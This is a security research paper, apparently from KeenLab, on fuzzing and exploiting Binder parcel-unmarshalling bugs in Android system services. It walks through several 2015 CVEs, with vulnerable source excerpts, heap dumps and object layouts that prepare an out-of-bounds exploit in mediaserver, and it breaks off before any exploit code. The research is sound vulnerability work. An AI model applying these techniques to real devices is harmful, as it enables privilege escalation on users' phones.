Hey your parcel looks bad - fuzzing and exploiting parcel-ization vulnerabilities in Android

Qidan He(@flanker_hqd), KeenLab

Introduction of Binder

Binder is the core of Android IPC transaction, almost all inter-process communication go through and forth in Binder driver channel, from low-privileged process such as normal untrusted application, isolated processes to high-privileged process such as mediaserver, systemserver and other vendor-specific services. Binder has lots of useful feature such as death-notification mechanism, unique token identity, descriptor transmission. For efficiency concern, many Binder services are written in native language, thus exposing large attack surface for memory corruption bugs.

Identifying and Organizing Binder Attack Surface

Identifying attack surface in C++ source code

The open source parts of binder services strictly follow the classic coding pattern, i.e. the proxy and delegation design pattern to hide the actual implementation details of binder transaction and expose only business logic to end user and developers. Developers and end users only need to share a same interface definition write specific implementation on it. Take the crypto service in mediaserver as an example.
There are several key objects we need to be aware of first.

RefBase

`RefBase` is a basic utility class that implements refcount mechanism so that in many cases no explicit resource reclaim is need, thus reducing the possibility of introducing memory leak bugs and double free problem. All classes that will be mentioned below subclasses from `RefBase` . `RefBase` is also related to death notification mechanism. Important functions in `RefBase` are `incStrong` and `decStrong` . When an object extending RefBase is referenced or dereferenced, the two functions will be called correspondingly. This opens window for PC control if the object is corrupted, as the two functions contains virtual calls.

IBinder

`IBinder` defines common interfaces such as `transact` , `pingBinder` , `isBinderAlive` , `getInterfaceDescriptor` that will be shared among all subclasses. It however doesn't provide concrete implementation itself.

BBinder

`BBinder` is the base class for all server implementations. Under normal circumstances server side will implement the `onTransact` function in `BnInterface` subclasses, which is usually a large switch-case unboxing incoming data.

BpBinder

`BpBinder` holds the remote server handle at client side, and is the base class for all client implementations. Under normal circumstances client will implement the `onTransact` function. It also contains implementations for functions such as `pingBinder` and `isBinderAlive` functions, while the server class `BBinder` returns constant values for those functions, which means the two functions are of no use on `BBinder` side.

BpRefBase

`BpRefBase` wraps `BpBinder` instances, and expose it through `remote` getter function.

IInterface


Self-defined service definition files must subclass `IInterface`. It uses marcos `DECLARE_META_INTERFACE` and `IMPLEMENT_META_INTERFACE` in function `asInterface` to establish connection between `IBinder` and business logic class, as can be seen in following code, acting as some sort of *language glue*.

```
#define IMPLEMENT_META_INTERFACE(INTERFACE, NAME)
    const android::String16 I##INTERFACE::descriptor(NAME);
    const android::String16&
            I##INTERFACE::getInterfaceDescriptor() const {
        return I##INTERFACE::descriptor;
    }
    android::sp<I##INTERFACE> I##INTERFACE::asInterface(
            const android::sp<android::IBinder>& obj)
    {
        android::sp<I##INTERFACE> intr;
        if (obj != NULL) {
            intr = static_cast<I##INTERFACE*>(
                obj->queryLocalInterface(
                        I##INTERFACE::descriptor).get());
            if (intr == NULL) {
                intr = new Bp##INTERFACE(obj);
            }
        }
        return intr;
    }
```

BpInterface and BnInterface

`BpInterface<T>` is the subclass of `BpRefBase` and `T extends IInterface`, while `BnInterface<T>` subclasses `BBinder` and `T extends IInterface`. Implementations of base function differ, such as `BnInterface` `onAsBinder` functions returns itself, while `BpInterface` returns remote binder. `BpInterface` instances are usually generated using `interface_cast<T>` marco, which translates to `T::asInterface`.

The complex relationship can be explained much more clearly in following graph



Identifying attack surface

Client side proxy class names starts with name prefix `Bp` , for example `BpCrypto` , while server proxy object class has prefix `Bn` , e.g. `BnCrypto` . It's common for one to think that only bugs in BnXXX may lead to actual privilege escalation vulnerabilities, however it's not always true. Readers should be aware that the so-called server side may actually reside in normal user application process while the client side lives in privileged process such as mediaserver. This case is reverse connection and is frequently see in user callbacks. We will see an example in case study section.
By identifying this pattern, we can enumerate all interfaces exported by a specific service using a pattern-matching python script. More complex and accurate recognition can be archived at byte-code level using LLVM compiler frontend or ctags or GCC frontend, but that's left for future work.
We again takes the Crypto service framework in mediaserver as an example.

Business logic interface

`ICrypto` is the virtual class extending from `IInterface` , and contains pure virtual business logic interface definitions, defined in frameworks/av/include/media/ICrypto.h. All client side and server side implementations must extend from this class.

```
struct ICrypto : public IInterface {
    DECLARE_META_INTERFACE(Crypto);
    virtual status_t initCheck() const = 0;
    virtual bool isCryptoSchemeSupported(const uint8_t uuid[16]) = 0;
    virtual status_t createPlugin(
            const uint8_t uuid[16], const void *data, size_t size) =
0;
    virtual status_t destroyPlugin() = 0;
    virtual bool requiresSecureDecoderComponent(
            const char *mime) const = 0;
    virtual void notifyResolution(uint32_t width, uint32_t height) =
0;
    virtual ssize_t decrypt(
            bool secure,
            const uint8_t key[16],
            const uint8_t iv[16],
            CryptoPlugin::Mode mode,
            const void *srcPtr,
            const CryptoPlugin::SubSample *subSamples, size_t numSubSa
mples,
            void *dstPtr,
            AString *errorDetailMsg) = 0;
```

Server side implementation

`Crypto` defined in frameworks/av/media/libmediaplayerservice/Crypto.cpp holds the actual server side business logic implementations. This part of code runs in privileged process - mediaserver. Clearly this's the place to lookup juicy memory corruption bugs.

```
status_t Crypto::createPlugin(
        const uint8_t uuid[16], const void *data, size_t size) {
    Mutex::Autolock autoLock(mLock);
    if (mPlugin != NULL) {
        return -EINVAL;
    }
    if (!mFactory || !mFactory->isCryptoSchemeSupported(uuid)) {
        findFactoryForScheme(uuid);
    }
    if (mInitCheck != OK) {
        return mInitCheck;
    }
    return mFactory->createPlugin(uuid, data, size, &mPlugin);
}
```

Server side implementation delegation

`BnCrypto` is the server side implementation delegation extending from `BnInterface<ICrypto>`, it's a wrapper class responsible for handling and unboxing incoming data and then pass to appropriate functions in `Crypto` class, also the return result is boxed and sent back to caller. This part of code also runs in mediaserver. The `onTranscat` function below clearly reveals that it's also an ideal place for hunting privilege escalation bugs.

```
status_t BnCrypto::onTransact(
    uint32_t code, const Parcel &data, Parcel *reply, uint32_t flags)
{
    switch (code) {
        case INIT_CHECK:
        {
            CHECK_INTERFACE(ICrypto, data, reply);
            reply->writeInt32(initCheck());
            return OK;
        }
//...
        case CREATE_PLUGIN:
        {
            CHECK_INTERFACE(ICrypto, data, reply);
            uint8_t uuid[16];
            data.read(uuid, sizeof(uuid));
//...
            reply->writeInt32(createPlugin(uuid, opaqueData, opaqueSiz
e));
//...
          return OK;
        }
```

Client side implementation delegation

`BpCrypto` is the client side wrapper extending from `BpInterface<ICrypto>` . This part of code runs in client process and bugs in this code do not lead to privilege escalation vulnerabilities.

```
struct BpCrypto : public BpInterface<ICrypto> {
    BpCrypto(const sp<IBinder> &impl)
        : BpInterface<ICrypto>(impl) {
    }
    //...
    virtual status_t createPlugin(
            const uint8_t uuid[16], const void *opaqueData, size_t opa
queSize) {
        Parcel data, reply;
        data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
        data.write(uuid, 16);
        data.writeInt32(opaqueSize);
        if (opaqueSize > 0) {
            data.write(opaqueData, opaqueSize);
        }
        remote()->transact(CREATE_PLUGIN, data, &reply);
        return reply.readInt32();
    }
```

Establishing transaction by calling API

Thanks to the complex wrappers above, the end user's calling process of `Crypto` API has been greatly simplified. A good reference can be found in framework/base/media/jni/android_media_MediaCrypto.cpp.

First we need to obtain the reference to remote `Crypto` service. The `Crypto` service is so-called secondary service, which doesn't expose directly via `ServiceManager`. It's actually exposed by `IMediaPlayerService`, which should be firstly looked up through `ServiceManager`, who is a special service with Binder handle 0, acting as index for all exposed first-class service.

```
sp<ICrypto> JCrypto::MakeCrypto() {
    sp<IServiceManager> sm = defaultServiceManager();
    sp<IBinder> binder =
        sm->getService(String16("media.player"));
    sp<IMediaPlayerService> service =
        interface_cast<IMediaPlayerService>(binder);
    if (service == NULL) {
        return NULL;
    }
    sp<ICrypto> crypto = service->makeCrypto();
    if (crypto == NULL || (crypto->initCheck() != OK && crypto->initCh
eck() != NO_INIT)) {
        return NULL;
    }
    return crypto;
}
```

The returned `ICrypto` instance is a `BpCrypto` instance subclassing from `BpInterface<ICrypto>`, holding a reference to remote binder. Function calls like `initCheck` and are actually binder transactions hiding behind the scenes. Transaction data after entering mediaserver process will passes from `BnCrypto` to `Crypto` and then finally to actual business implementations.

Identifying attack surface in Java source code

The Java implementations of Binder service are more error-prone, because a tool named `AIDL` is used to auto-generate client and server side wrapper classes, while proxy classes in C++ are handwritten by programmers and easily introduces vulnerabilities. However logic bugs like permission leak and denial-of-service and type-confusion may still exist.
The class names in Java Binder services are a bit different, although their roles are still same. Taking `PowerManagerService` as example:

- `PowerManagerService.Stub` acting as server side wrapper
- `PowerManagerService.Stb.Proxy` acting as client side wrapper
- `IPowerManager` acting as uniformed business logic interfaces collection.
- `PowerManagerService` itself is server side business logic implementation.


By auditing the interface exposed above, and check if the interfaces are correctly guarded using `enforcePermission` or simliar calls, we may be able to find permission leak vulnerabilities. These kind of errors are commonly seen in third-party ROM vendors, as we found in last October the Coolpad and QIku so-called *secure* phones expose a Binder interface for direct arbitrary file write with system privilege.

Identifying attack surface in close-source binary


Some vendors may add their own services besides the native Android OS services, and there's no source code come along. Luckily symbols are usually not stripped so the identifying process is merely the same except researchers now need to consult IDA rather than reading plain source code. We've found several memory corruption vulnerabilities in Huawei phone's closed-source binder services running in system_server, details of which could not be revealed at the time of writing because vendor hasn't fixed it yet.

Data packing and unpacking

The basic data unit of binder transaction is `Parcel`. Parcel.cpp defines and implements interfaces for reading and writing data for most POJO types.



The packing behavior is slightly different in C++ and Java level. In C++ level, the basic read/write functions are `read/writeInplace` and `read/writeAligned`. Based on these two functions, more complex transaction primitives are built like readString16/8, readBlob, etc.



At C++ level, when marshalling and unmarshalling an object of specific class type, no class type info is embedded in data stream and the receiver side will just interpret the parcel data as it expected and there is no way of type checking. There is no regulations on how data is handled. So if you need to pass a complex data type via Parcel at C++ level, you need to write the marshal/unmarshal functions using the basic primitives. This increases possibility of introducing bugs as we will see in case study section. For example, consider the following function:

```
AString AString::FromParcel(const Parcel &parcel) {
    size_t size = static_cast<size_t>(parcel.readInt32());
    return AString(static_cast<const char *>(parcel.readInplace(siz
e)), size);
}
sp<MediaCodecInfo> MediaCodecInfo::FromParcel(const Parcel &parcel) {
    AString name = AString::FromParcel(parcel);
    bool isEncoder = static_cast<bool>(parcel.readInt32());
    sp<MediaCodecInfo> info = new MediaCodecInfo(name, isEncoder, NUL
L);
    size_t size = static_cast<size_t>(parcel.readInt32());
    for (size_t i = 0; i < size; i++) {
        AString quirk = AString::FromParcel(parcel);
        if (info != NULL) {
            info->mQuirks.push_back(quirk);
        }
    }
    size = static_cast<size_t>(parcel.readInt32());
    for (size_t i = 0; i < size; i++) {
        AString mime = AString::FromParcel(parcel);
        sp<Capabilities> caps = Capabilities::FromParcel(parcel);
        if (info != NULL) {
            info->mCaps.add(mime, caps);
        }
    }
    return info;
}

status_t MediaCodecInfo::writeToParcel(Parcel *parcel) const {
    mName.writeToParcel(parcel);
    parcel->writeInt32(mIsEncoder);
    parcel->writeInt32(mQuirks.size());
    for (size_t i = 0; i < mQuirks.size(); i++) {
        mQuirks.itemAt(i).writeToParcel(parcel);
    }
    parcel->writeInt32(mCaps.size());
    for (size_t i = 0; i < mCaps.size(); i++) {
        mCaps.keyAt(i).writeToParcel(parcel);
        mCaps.valueAt(i)->writeToParcel(parcel);
    }
    return OK;
}
```

The server side will just interpret the stream straightforward.

However, the story is a bit different at the Java level. Let's look into Parcel.java. At Java level you can pass many more data types, e.g basic java types like `java.lang.String` , `java.lang.BigInteger` , although these classes do not implement marshalling functions themselves.
Looking into Parcel.java we can find the answer. Besides the basic data types that're also defined in Parcel.cpp, there's an important function called `read/writeValue` .

```java
/**
 * Read a typed object from a parcel.  The given class loader will be
 * used to load any enclosed Parcelables.  If it is null, the default
class
 * loader will be used.
*/
public final Object readValue(ClassLoader loader) {
    int type = readInt();

    switch (type) {
    case VAL_NULL:
        return null;

    case VAL_STRING:
        return readString();

    case VAL_INTEGER:
        return readInt();

//....
    case VAL_SERIALIZABLE:
        return readSerializable(loader);

    case VAL_PARCELABLEARRAY:
        return readParcelableArray(loader);
    }
}

    private final Serializable readSerializable(final ClassLoader load
er) {
        String name = readString();
        //....
        byte[] serializedData = createByteArray();
        ByteArrayInputStream bais = new ByteArrayInputStream(serialize
dData);
        try {
            ObjectInputStream ois = new ObjectInputStream(bais) {
               //...
            return (Serializable) ois.readObject();
```

We can see that type info is provided along with byte-stream data, and class type is determined by the type string. Then `ObjectInputStream` is used to unserialize and construct class instance. This historically lead to some vulnerabilities such as CVE-2014-7911 in which no check is performed on whether provided class name can be serialized or not and CVE-2015-3825 in which sensitive pointer fields that are used directly in native code can be specified by malicious attacker, thus lead to arbitrary write. We'll see more issues discussed in case study section.


Fuzzing methodology and tips

Architecture

We design our fuzzer as a Client-Server structure. As we stated above, thanks to good coding habit of Google, client proxy classes are always named with prefix `Bp` and server proxy classes prefixed by `Bn`. In order to successfully fuzz a certain transaction routine, we must collect

- Transaction code, which is defined as an enum structure with all unsigned integer values starting with 1
- Transaction arguments' type and order, which can be identified by functions with name `readXXX` and `writeXXX`
- Way of obtaining remote service reference. For first-class services like mediaplayerservice, calling ServiceManager's `getService` with name 'media.player' will return the handle. For secondary-class services like CryptoService, we need to call mediaplayerservice's `getCrypto` to obtain the handle. We collect this domain knowledge by prior manual inspection.

The server will pre-parse and collect the C++ source code files, and generated json files to store it. The client running on emulator and physical phones receives argument instruction on transaction code, transaction arguments' type and order and remote service. Then the client will generate fuzzing arguments based on these constraints and send to privileged service. Server will monitor the PID of mediaserver on agent using Android Debug Bridge. If PID changes, it indicates a crash has occurred and log is triaged for manual analysis.



For fuzzing in Java world the story is different. In Java world our fuzzing focuses on mutating the byte stream of serialized content generated by `writeValue` and changing type information string in the header of data stream. This efficiently identifies several crashes but due to the memory safe nature of Java, the crashes are solely denial-of-service vulnerabilities such as OOM, timeout then killed by watchdog, etc.

Integration with ASAN

By enabling certain build options we can integrate ASAN on the whole system on Android. We successfully tested it on a Nexus 6 and ARM qemu emulator, but failed on x86 emulator and other phone models. The performance overhead is quite low and we found it very helpful in increasing the fuzzer's efficiency.
The following build options enables ASAN.

```
$ make -j42
$ make USE_CLANG_PLATFORM_BUILD:=true SANITIZE_TARGET=address -j42
$ fastboot flash userdata && fastboot flashall
```

Integration with AFL

As Parcel transaction data is actually byte-stream data, it would be a big step-forward if we could introduce AFL to generate and mutate this input data. However there's no independent interface in privileged process to construct a Binder transaction using input file or socket, and there're problems building AFL with Android system libraries. We're still working on this.

Case Study

CVE-2015-6612 analysis

CVE-2015-6612 is privilege escalation vulnerability in libmedia. The vulnerability is officially fixed in November 2015. It is a typical heap overflow residing in `Crypto` service framework and we will give a detailed analysis in this section.

As shown in the following code, one of the available services provided by Crypto server is decryption.

```
status_t BnCrypto::onTransact(
        uint32_t code, const Parcel &data, Parcel *reply, uint32_t flags) {
        switch (code) {

        ...

        case DECRYPT:
        {
            CHECK_INTERFACE(ICrypto, data, reply);

            bool secure = data.readInt32() != 0;
            CryptoPlugin::Mode mode = (CryptoPlugin::Mode)data.readInt32();

            uint8_t key[16];
            data.read(key, sizeof(key));

            uint8_t iv[16];
            data.read(iv, sizeof(iv));

            size_t totalSize = data.readInt32();
            void *srcData = malloc(totalSize);
            data.read(srcData, totalSize);

            int32_t numSubSamples = data.readInt32();

            CryptoPlugin::SubSample *subSamples =
                new CryptoPlugin::SubSample[numSubSamples];

            data.read(
                    subSamples,
                    sizeof(CryptoPlugin::SubSample) * numSubSamples);

            void *dstPtr;
            if (secure) {
                dstPtr = reinterpret_cast<void *>(static_cast<uintptr_t>(data.readInt64()));
            } else {
                dstPtr = malloc(totalSize);
            }

            AString errorDetailMsg;
            ssize_t result = decrypt(
                    secure,
```

```
key,
iv,
mode,
srcData,
subSamples, numSubSamples,
dstPtr,
&errorDetailMsg);
```

`totalSize` is extracted from the Parcel passed from the client which can be controlled by us. Furthermore, the content of `subSamples` is also fully under our control through the Parcel. Note that when `secure` is not set, memory of size `totalSize` is allocated and the returned pointer `dstPtr` is passed into the `decrypt` function issued later.

Here is the place the code finally arrives at,

```
ssize_t CryptoPlugin::decrypt(bool secure, const KeyId keyId, const Iv iv,
                              Mode mode, const void* srcPtr,
                              const SubSample* subSamples, size_t numSubSamples,
                              void* dstPtr, AString* errorDetailMsg) {
    if (secure) {
        errorDetailMsg->setTo("Secure decryption is not supported with "
                              "ClearKey.");
        return android::ERROR_DRM_CANNOT_HANDLE;
    }

    if (mode == kMode_Unencrypted) {
        size_t offset = 0;
        for (size_t i = 0; i < numSubSamples; ++i) {
            const SubSample& subSample = subSamples[i];

            if (subSample.mNumBytesOfEncryptedData != 0) {
                errorDetailMsg->setTo(
                        "Encrypted subsamples found in allegedly unencrypted "
                        "data.");
                return android::ERROR_DRM_DECRYPT;
            }

            if (subSample.mNumBytesOfClearData != 0) {
                memcpy(reinterpret_cast<uint8_t*>(dstPtr) + offset,
                       reinterpret_cast<const uint8_t*>(srcPtr) + offset,
                       subSample.mNumBytesOfClearData);
                offset += subSample.mNumBytesOfClearData;
            }
        }
        return static_cast<ssize_t>(offset);

    ...
```

By carefully specifying the mode, that `memcpy` will eventually be called. Note that `dstPtr` points to a memory region with a size of `totalSize` which is controlled by us. Meanwhile, `subSample.mNumBytesOfClearData` is also controllable, which leads to a typical heap overflow. With certain manipulations with the heap layout, the source data can be fully under our control and such a heap overflow can be used to achieve code execution in mediaserver process.

CVE-2015-6622 analysis

An integer overflow exists in MotionEvent::readFromParcel, which runs in system_server process. Malicious arguments will lead to overflowed vector size, and may lead to information disclosure or OOB access.

```
status_t MotionEvent::readFromParcel(Parcel* parcel) {
    size_t pointerCount = parcel->readInt32();
    size_t sampleCount = parcel->readInt32();
    if (pointerCount == 0 || pointerCount > MAX_POINTERS || sampleCoun
t == 0) {
        return BAD_VALUE;
    }
    mDeviceId = parcel->readInt32();
    mSource = parcel->readInt32();
    mAction = parcel->readInt32();
    mFlags = parcel->readInt32();
    mEdgeFlags = parcel->readInt32();
    mMetaState = parcel->readInt32();
    mButtonState = parcel->readInt32();
    mXOffset = parcel->readFloat();
    mYOffset = parcel->readFloat();
    mXPrecision = parcel->readFloat();
    mYPrecision = parcel->readFloat();
    mDownTime = parcel->readInt64();
    mPointerProperties.clear();
    mPointerProperties.setCapacity(pointerCount);
    mSampleEventTimes.clear();
    mSampleEventTimes.setCapacity(sampleCount);
    mSamplePointerCoords.clear();
    mSamplePointerCoords.setCapacity(sampleCount * pointerCount); //IN
TEGER OVERFLOW
```

CVE-2015-6620 (24123723) AMessage out-of-bound

access

We’ve mentioned before that AMessage is unmarshalled using incoming input. The following code clearly demonstrates that if an attacker feeds in invalid mNumItems, out-of-bound accesses will substantially occur because msg->mItems is an array with fixed size only kMaxNumItems=64. This bug is fixed in Nexus December bulletin.

```
sp<AMessage> AMessage::FromParcel(const Parcel &parcel) {
    int32_t what = parcel.readInt32();
    sp<AMessage> msg = new AMessage(what);

    msg->mNumItems = static_cast<size_t>(parcel.readInt32());
    for (size_t i = 0; i < msg->mNumItems; ++i) {
        Item *item = &msg->mItems[i];

        const char *name = parcel.readCString();
        item->setName(name, strlen(name));
        item->mType = static_cast<Type>(parcel.readInt32());

        switch (item->mType) {
```

However how to trigger this bug is a bit kind of interesting. We need to find an interface in privileged process that tries to unmarshal an AMessage from user input. `IStreamListener->issuCommand` is a callback function that receives user input and processes it in mediaserver, and it calls `AMessage::fromParcel` .
To get the `IStreamListener` object, we need to construct a `BnStreamSource` object and passes it to `MediaPlayer->setDataSource` . When certain media file is played, `BnStreamSource` object’s `setListener` callback method will be called and then an `IStreamListener` instance is passed back to client. We can call the `issueCommand` method of this binder proxy and malicious data will be assembled in privileged process thus triggering this bug. This is an example when `BnXXX` classes reside in client process space while `BpXXX` classes reside in service process space.

Exploitation of CVE-2015-6620 (24445127) MediaCodecInfo out-of-bound access

Vulnerability

CVE-2015-6620 actually contains two bugs but Google only assigns one CVE. The other bug (24445127) involves a privilege escalation vulnerability residing in libstagefright. And it is fixed in the official update in December 2015. The related service called `IMediaCodecList` has one optional routine named as `GET_CODEC_INFO` and here is its detailed implementation. This bug is quite interesting as we can leverage it both for info leak and code execution. Exploitation discussed below is based on a Nexus 5 device running Android 5.1.1 LMY48I, though this bug also affects earlier Android 6.0.

```
status_t BnMediaCodecList::onTransact(
    uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags)
{
    switch (code) {

    ...

    case GET_CODEC_INFO:
        {
            CHECK_INTERFACE(IMediaCodecList, data, reply);
            size_t index = static_cast<size_t>(data.readInt32());
            const sp<MediaCodecInfo> info = getCodecInfo(index);
            if (info != NULL) {
                reply->writeInt32(OK);
                info->writeToParcel(reply);
            } else {
                reply->writeInt32(-ERANGE);
            }
            return NO_ERROR;
        }
        break;

    ...
```

`index` is read from the Parcel which can be controlled by us. And it is then passed into function `getCodecInfo`.

```
virtual sp<MediaCodecInfo> getCodecInfo(size_t index) const {
        return mCodecInfos.itemAt(index);
}
```

Here `mCodeInfos` is a vector containing `sp<MediaCodecInfo>`. Note that function `itemAt` is lack of bound checking and thus we got a out-of-bounds read by specifying `value` larger than the capacity of the vector.
Originally the heap layout near the storage field of vector looks like this and we can figure out it's in 160 zone.

```
(gdb) x/80xw 0xb586df30
0xb586df30: 0xb5bb3240  0xb5bb32e0  0xb5bb3380  0xb5bb3420
0xb586df40: 0xb5bb34c0  0xb5bb3560  0xb5bb3600  0xb5bb36a0
0xb586df50: 0xb5bb3740  0xb5bb3830  0xb5bb38d0  0xb5bb3970
0xb586df60: 0xb5bb3a10  0xb5bb3ab0  0xb5bb3b50  0xb5bb37e0
0xb586df70: 0xb5bb3ec0  0xb5bb3f60  0xb5be01a0  0xb5be0240
0xb586df80: 0xb5be02e0  0xb5be0380  0xb5be0420  0xb5be04c0
0xb586df90: 0xb5be0560  0xb5be0650  0xb5be0740  0xb5be07e0
0xb586dfa0: 0xb5be0880  0xb5be0a60  0xb5be0b00  0xb5be0ba0
0xb586dfb0: 0xb5be0c40  0x00000000  0x00000000  0x00000000
0xb586dfc0: 0x00000001  0x00000009  0x00000002  0x00000006
0xb586dfd0: 0x00000003  0x00000005  0x80000001  0x00000004
0xb586dfe0: 0x80000002  0x80000004  0x80000003  0x80000005
0xb586dff0: 0x00000007  0x80000009  0x00000008  0x80000007
0xb586e000: 0x80000006  0x80000008  0x0000000a  0x0000000d
0xb586e010: 0x0000000b  0x8000000b  0x0000000c  0x0000000e
0xb586e020: 0x8000000a  0x8000000c  0x8000000d  0x0000000f
0xb586e030: 0x8000000e  0x80000010  0x8000000f  0x80000011
0xb586e040: 0x00000000  0x00000000  0x00000000  0x00000000
0xb586e050: 0x00000000  0x00000000  0x00000000  0x00000000
0xb586e060: 0x00000001  0x00000009  0x00000002  0x00000006
(gdb) p je_arenas[0].bins[12]
$1 = {lock = {lock = {value = 0}}, runcur = 0xb586d000, runs = {rbt_ro
ot = 0xb5c0062c, rbt_nil = {{
        u = {rb_link = {rbn_left = 0xb5c0062c, rbn_right_red = 0xb5c00
62c}, ql_link = {
            qre_next = 0xb5c0062c, qre_prev = 0xb5c0062c}}, prof_ctx =
0xb5c0062c}, bits = 0}},
  stats = {allocated = 4640, nmalloc = 76, ndalloc = 47, nrequests = 1
17, nfills = 19,
    nflushes = 46, nruns = 1, reruns = 0, curruns = 1}}
(gdb) p je_small_bin2size_tab
$2 = {8, 16, 24, 32, 40, 48, 56, 64, 80, 96, 112, 128, 160, 192, 224,
256, 320, 384, 448, 512, 640,
  768, 896, 1024, 1280, 1536, 1792, 2048, 2560, 3072, 3584}
(gdb) p je_arenas[0].bins[12].runcur
$3 = (arena_run_t *) 0xb586d000
(gdb) p *(arena_run_t*)je_arenas[0].bins[12].runcur
$4 = {bin = 0xb5c00620, nextind = 41, nfree = 22}
```

Exploitation

As mentioned above, this vulnerability considers a out-of-bound dword value as a (strong) pointer and it is supposed to point to a MediaCodecInfo object. Thus we need to know about the internal structure of the object before the exploitation.

```
struct MediaCodecInfo : public RefBase {

    ...

private:
    // variable set only in constructor - these are accessed by MediaC
odecList
    // to avoid duplication of same variables
    AString mName;
    bool mIsEncoder;
    bool mHasSoleMime; // was initialized with mime

    Vector<AString> mQuirks;
    KeyedVector<AString, sp<Capabilities> > mCaps;
```

We provide the definition of struct MediaCodecInfo above and through our further investigation in the memory with the help of the debugger and disassembler, we get the following layout of the object:

```
MediaCodecInfo (0x44)
......
+0x8(mName):char*
+0xc(mName):size(int)
......
+0x20(mQuirks):size(int)
......
+0x34(mCaps):size(int)
......
```

